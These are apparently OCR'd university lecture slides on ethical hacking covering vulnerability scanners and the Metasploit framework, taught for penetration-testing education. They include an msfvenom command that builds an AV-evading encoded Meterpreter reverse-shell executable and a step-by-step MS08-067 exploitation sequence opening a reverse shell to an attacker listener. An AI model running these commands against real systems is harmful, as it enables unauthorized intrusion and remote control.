


Ethical Hacking 2

Sara Khanchi
INCS 745 – NYIT

Outline

- Vulnerability Scanners
- Exploitation

Vulnerability Identification Tools

- Nessus
  - Vulnerability scanner that helps identify security weaknesses in systems, networks, and applications.
- NeXpose
  - A commercial enterprise vulnerability testing tool
  - Vulnerability scanner that finds security weaknesses in networks, operating systems, and applications. It integrates well with Metasploit for penetration testing.
- Nipper
  - Commercial software using C++
    - Includes an array of tests related to vulnerabilities in network-device configurations and settings
- OpenVAS
  - Open-source version of Nessus

Vulnerability Identification Tools

- QualysGuard
  - A commercially available vulnerability tool that is designed to support penetration testing and includes features for the discovery and enforcement of policies
  - A cloud-based vulnerability scanner
- SAINT
  - Security Administrator's Integrated Network Tool (SAINT)
    - Offers an appliance to scan networks and an online "over-the-Internet" scanning application in addition to offering a SaaS option


Exploitation Tools

- CORE Impact
  - A full-service commercial vulnerability testing and penetration tool
    - Uses modules written in Python to explore the range of potential vulnerabilities that exist within a network as well as provide the tools to exploit those particular vulnerabilities
- MetaSploit
  - Like CORE Impact, offers a wide range of functions
- Live Linux Distros
  - A range of open-source tools that are available for a variety of penetration testing activities

Metasploit

- The main components of the Metasploit Framework
  - msfconsole: The main command-line interface.
  - Modules: supporting modules such as exploits, scanners, payloads, etc.
  - Tools: Stand-alone tools that will help vulnerability research, vulnerability assessment, or penetration testing.
    - Msfvenom
    - Pattern_create
    - Pattern_offset

Metasploit


LIBRARIES
TOOLS
Rex
MSF CORE
PLUGINS
MSF BASE
INTERFACES
Console
CLI
WEB
Pro & community
Editions
GUI
Pro & community
Editions
Armitage
MODULES
Payloads
Exploits
Encoders
Post-Mods
Auxiliary

Metasploit - Terms

- Exploit: A piece of code that uses a vulnerability present on the target system.
- Vulnerability: A design, coding, or logic flaw affecting the target system.
  - The exploitation of a vulnerability can result in disclosing confidential information or allowing the attacker to execute code on the target system.
- Payload: Payloads are the code that will run on the target system.
  - An exploit will take advantage of a vulnerability. However, if we want the exploit to have the result we want (gaining access to the target system, read confidential information, etc.), we need to use a payload.

Modules - Auxiliary

- Auxiliary: Any supporting module, such as scanners, crawlers and fuzzers, can be found here.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 auxiliary/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
├── example.py
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vsploit

20 directories, 2 files
```

Modules - Encoders

- Encoders: Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.

- Generate an encoded reverse shell payload
  - `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -e x86/shikata_ga_nai -f exe > payload.exe`

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files
```

Modules - Evasion

- Evasion: While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software. On the other hand, “evasion” modules will try that, with more or less success.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 2 evasion/
evasion/
└── windows
    ├── applocker_evasion_install_util.rb
    ├── applocker_evasion_msbuild.rb
    ├── applocker_evasion_presentationhost.rb
    ├── applocker_evasion_regasm_regsvcs.rb
    ├── applocker_evasion_workflow_compiler.rb
    ├── process_herpaderping.rb
    ├── syscall_inject.rb
    ├── windows_defender_exe.rb
    └── windows_defender_js_hta.rb

1 directory, 9 files
```

Modules - Exploit

- Exploit: neatly organized by target system.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files
```

Modules - NOP

- NOP: No OPeration do nothing, literally.
  - They are represented in the Intel x86 CPU family they are represented with 0x90, following which the CPU will do nothing for one cycle.
  - They are often used as a buffer to achieve consistent payload sizes.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── cmd
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

10 directories, 0 files
```

Modules - Payload

- Payload: Payloads are codes that will run on the target system.
  - Exploits will leverage a vulnerability on the target system, but to achieve the desired result, we will need a payload

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 payloads/
payloads/
├── adapters
├── singles
├── stagers
└── stages

4 directories, 0 files
```

Modules - Payload

- Four different directories under payloads:
- Adapters: an adapter wraps single payloads to convert them into different formats.
  - For example, a normal single payload can be wrapped inside a Powershell adapter, which will make a single powershell command that will execute the payload.
- Singles: self-contained payloads (add user, launch notepad.exe, etc.) that do not need to download an additional component to run.
- Stagers: responsible for setting up a connection channel between Metasploit and the target system.
  - Useful when working with staged payloads. "Staged payloads" will first upload a stager on the target system then download the rest of the payload (stage). This provides some advantages as the initial size of the payload will be relatively small compared to the full payload sent at once.
- Stages: Downloaded by the stager. This will allow you to use larger sized payloads.

Modules - Post

- Post: post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.
  - **Privilege Escalation**: Gain higher privileges (e.g., root, Administrator).
  - **Credential Dumping**: Extract stored credentials from the target system.
  - **Information Gathering**: Get system info, environment variables, or network information.
  - **Persistence**: Create backdoors for future access.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
```

Metasploit – Module Setting

- set PARAMETER_NAME VALUE
  - Required: yes -> needs to be set
  - Unset/unset all
- Show options
- Exploit/run: to run the exploit code
  - Exploit –z -> run in background mode
- Sessions
  - See the sessions

Metasploit – Process

1. msfconsole - Start Metasploit.search
2. ms08_067 - Search for the exploit.
3. use exploit/windows/smb/ms08_067_netapi - Select the exploit.
4. set RHOSTS <victim_ip> - Set the target IP.
5. set PAYLOAD windows/meterpreter/reverse_tcp - Choose the payload.
6. set LHOST <your_ip> - Set your IP for the reverse shell.
7. exploit - Launch the exploit.
8. sessions -i 1 - Interact with the Meterpreter session.

Reference

- TryHackMe